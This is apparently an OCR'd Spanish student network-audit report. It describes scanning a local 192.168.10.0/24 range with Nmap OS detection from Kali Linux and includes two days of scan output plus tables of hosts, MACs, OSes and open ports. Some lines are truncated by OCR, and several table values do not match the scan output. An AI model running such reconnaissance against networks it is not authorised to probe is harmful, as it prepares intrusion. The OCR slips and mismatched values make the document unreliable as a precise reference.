A continuación, describiremos los pasos para realizar el escaneo de red:

1. Antes de iniciar la máquina virtual realizamos un pequeño cambio en ajustes de red, colocando como adaptador puente, para que la maquina se encuentre forme parte de la red.



2. Una vez realizados estos cambios, procedemos a iniciar Kali Linux.


3. Luego abrimos una terminal, para ejecutar los comandos. Debemos iniciar como super usuario, por lo tanto, escribiremos **sudo su** y procederemos a digitar nuestra contraseña de usuario.


4. Escribimos **Nmap --help** para verificar que el programa se encuentre instalado en el sistema operativo. Si esto es correcto, debería de salir todas las funciones y comandos de la herramienta, de no ser así nos tocaría actualizar las librerías para instalarlo.


5. Después de haber hecho el proceso de verificación, pasaremos a digitar el comando para el escaneo, **Nmap -O 192.168.10.0-35**. El ultimo parámetro es el rango de direcciones IP que vamos a escanear, es decir que comenzará desde la 0 y terminará en la IP 35.

6. Iniciamos el escaneo y esperaremos que culmine para obtener la información que necesitamos.


DÍA 1: Realizado el 10-02-2021 hora local 9:43





KALI [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali: /home/kali
09:45 AM
46%
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
Nmap scan report for 192.168.10.2
Host is up (0.0064s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
10000/tcp open snet-sensor-mgmt
MAC Address: 48:F8:B3:7D:D4:21 (Cisco-Linksys)
Device type: WAP
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.22
OS details: DD-WRT v24 (Linux 2.6.22)
Network Distance: 1 hop
Nmap scan report for 192.168.10.4
Host is up (0.015s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
62078/tcp open iphone-sync
MAC Address: 18:AF:61:51:D7:72 (Apple)
OS details: Apple Mac OS X 10.7.0 (Lion) - 10.12 (Sierra) or iOS 4.1 - 9.3.3 (Darwin 10.0.0 - 16.4.0)
Network Distance: 1 hop



root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
Nmap scan report for 192.168.10.5
Host is up (0.035s latency).
All 1000 scanned ports on 192.168.10.5
MAC Address: 35:56:43:33:66:7F (Samsung Electronics)
Too mny findersprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.6
Host is up (0.039s latency).
All 1000 scanned ports on 192.168.10.6
MAC Address: 4E:45:FF:EF:56:3F (Samsung Electronics)
Too mny findersprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.7
Host is up (0.088s latency).
All 1000 scanned ports on 192.168.10.7
MAC Address: 6F:33:FF:3E:E5:39 (Huawei Device Co.)
Too mny findersprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.8
Host is up (0.005s latency).
All 1000 scanned ports on 192.168.10.8
MAC Address: 38:45:FF:3E:3A:E5 (Huawei Device Co.)
Too mny findersprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.9
Host is up (0.0056s latency).
All 1000 scanned ports on 192.168.10.9
MAC Address: F4:34:4A:6F:6E:26 (Xiaomi Communications)
Too mny findersprints match this host to give specific OS details
Network Distance: 1 hop
CTRL DERECHA


```
Nmap scan report for 192.168.10.11
Host is up (0.037s latency).
All 1000 scanned ports on 192.168.10.11 are closed
MAC Address: 38:2D:D1:30:0A:24 (Samsung Electronics)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.10.16
Host is up (0.010s latency).
All 1000 scanned ports on 192.168.10.16 are closed
MAC Address: 60:AB:67:D6:71:7F (Xiaomi Communications)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.10.18
Host is up (0.0088s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
7676/tcp open  imqbrokerd
8080/tcp open  http-proxy
MAC Address: 64:1C:AE:C0:7E:8F (Samsung Electronics)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
```







DÍA 2: Realizado 12:02:2021 hora local 11:43





root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
Nmap scan report for 192.168.10.6
Host is up (0.039s latency).
All 1000 scanned ports on 192.168.10.6
MAC Address: 4E:45:FF:EF:56:3F (Samsung Electronics)
Too mny fingersprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.7
Host is up (0.088s latency).
All 1000 scanned ports on 192.168.10.7
MAC Address: 6F:33:FF:3E:E5:39 (Huawei Device Co.)
Too mny fingersprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.8
Host is up (0.005s latency).
All 1000 scanned ports on 192.168.10.8
MAC Address: 38:45:FF:3E:3A:E5 (Huawei Device Co.)
Too mny fingersprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.9
Host is up (0.0056s latency).
All 1000 scanned ports on 192.168.10.9
MAC Address: F4:34:4A:6F:6E:26 (Xiaomi Communications)
Too mny fingersprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.10
Host is up (0.035s latency).
All 1000 scanned ports on 192.168.10.10
MAC Address: ED:56:34:FF:3A:3C (Samsung Electronics)
Too mny fingersprints match this host to give specific OS details
Network Distance: 1 hop
CTRL DERECHA


Nmap scan report for 192.168.10.11
Host is up (0.034s latency).
All 1000 scanned ports on 192.168.10.11 are closed
MAC Address: 38:2D:D1:30:0A:24 (Samsung Electronics)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.16
Host is up (0.0075s latency).
All 1000 scanned ports on 192.168.10.16 are closed
MAC Address: 60:AB:67:D6:71:7F (Xiaomi Communications)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.17
CTRL DERECHA


KALI [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali: /home/kali
11:52 AM
25%
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
Nmap scan report for 192.168.10.17
Host is up (0.022s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
62078/tcp open iphone-sync
MAC Address: F0:99:B6:63:8F:B9 (Apple)
Device type: phone|general purpose|media device
Running: Apple iOS 11.X|12.X|13.X, Apple macOS 10.13.X|10.14.X|10.15.X, Apple OS X 10.11.X
OS CPE: cpe:/o:apple:iphone_os:11 cpe:/o:apple:iphone_os:12 cpe:/o:apple:iphone_os:13 cpe:/o:apple:mac_os_x:10.13
.15 cpe:/o:apple:mac_os_x:10.11
OS details: Apple macOS 10.13 (High Sierra) - 10.15 (Catalina) or iOS 11.0 - 13.4 (Darwin 17.0.0 - 19.2.0), Apple
in 15.6.0 - 19.0.0)
Network Distance: 1 hop
Nmap scan report for 192.168.10.18
Host is up (0.011s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
7676/tcp open imqbrokerd
8080/tcp open http-proxy
MAC Address: 64:1C:AE:C0:7E:8F (Samsung Electronics)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
Nmap scan report for 192.168.10.32
Host is up (0.021s latency).
Not shown: 999 closed ports
CTRL DERECHA


KALI [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Kazam
root@kali: /home/kali 11:53 AM
24%
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
OS CPE: cpe:/o:apple:iphone_os:11 cpe:/o:apple:iphone_os:12 cpe:/o:apple:iphone_os:13 cpe:/o:apple:mac_os_x:10.13
.15 cpe:/o:apple:mac_os_x:10.11
OS details: Apple macOS 10.13 (High Sierra) - 10.15 (Catalina) or iOS 11.0 - 13.4 (Darwin 17.0.0 - 19.2.0), Apple
in 15.6.0 - 19.0.0)
Network Distance: 1 hop
Nmap scan report for 192.168.10.33
Host is up (0.0013s latency).
Not shown: 992 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
554/tcp open rtsp
2869/tcp open icslap
5357/tcp open wsdapi
10243/tcp open unknown
49155/tcp open unknown
MAC Address: C8:FF:28:42:4C:D1 (Liteon Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:mi
:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Win
SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Nmap scan report for 192.168.10.35
Host is up (0.047s latency).
All 1000 scanned ports on 192.168.10.35 are closed
CTRL DERECHA


KALI [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Kazam
root@kali: /home/kali 11:53 AM
24%
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Win
SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Nmap scan report for 192.168.10.35
Host is up (0.047s latency).
All 1000 scanned ports on 192.168.10.35 are closed
MAC Address: A8:87:B3:A4:3E:6F (Samsung Electronics)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 192.168.10.29
Host is up (0.00014s latency).
All 1000 scanned ports on 192.168.10.29 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 36 IP addresses (15 hosts up) scanned in 123.40 seconds
root kali /home/kali


Anexo 3

Desarrollo de fase de Enumeración

Una vez realizado el escaneo de red, se procederá a tabular la información encontrada.

- **Tabla Puertos de red**

En la siguiente tabla vemos los puertos que se encuentran abierto en la red, también nos especificaba que 993 puerto se encuentran cerrados.



Puerto	Estado	Servicio
21/tcp	Abierto	FTP
22/tcp	Abierto	SSH
23/tcp	Abierto	Telnet
53/tcp	Abierto	Domain
80/tcp	Abierto	HTTP
2000/tcp	Abierto	Cisco-sccp

Tabla 2 - Puertos abiertos en la red

- **Tabla dispositivos activos de red**

DÍA 1

Dirección IP	Dirección Mac	Sistema Operativo
192.168.10.1	E4:8D:8A:8C:6E:E2	Linux 2.6.32| 3.10 **OS CPE: Linux_kernel:** 2.6
192.168.10.2	48:F8:B3:7D:D4:21	Linux 2.6.22
192.168.10.4	18:AF:61:51:D7:72	IOS
192.168.10.5	35:56:43:33:66:7F	Android
192.168.10.6	4E:45:FF:EF:56:3F	Android
192.168.10.7	6F:33:FF:3F:E5:39	Android
192.168.10.8	38:45:FF:3E:3A:E5	Android
192.168.10.9	F4:34:4A:6F:6E:26	Android
192.168.10.11	38:2D:D1:30:0A:24	Android
192.168.10.16	60:AB:67:D6:71:7F	Android
192.168.10.18	64:1C:AE:C0:7E:7F	Android

192.168.10.29	unknown	unknown
192.168.10.32	84:EF:18:AF:BF:9F	Windows 10
192.168.10.33	C8:FF:28:42:4C:D1	Windows 8.1

Tabla 3 - Dispositivos activos en la red día 1

DÍA 2

Dirección IP	Dirección Mac	Sistema Operativo
192.168.10.1	E4:8D:8A:8C:6E:E2	Linux 2.6.32| 3.10 **OS CPE:** **Linux_kernel:** 2.6
192.168.10.2	48:F8:B3:7D:D4:21	Linux 2.6.22
192.168.10.6	4E:45:FF:EF:56:3F	Android
192.168.10.7	6F:33:FF:3F:E5:39	Android
192.168.10.8	38:45:FF:3E:3A:E5	Android
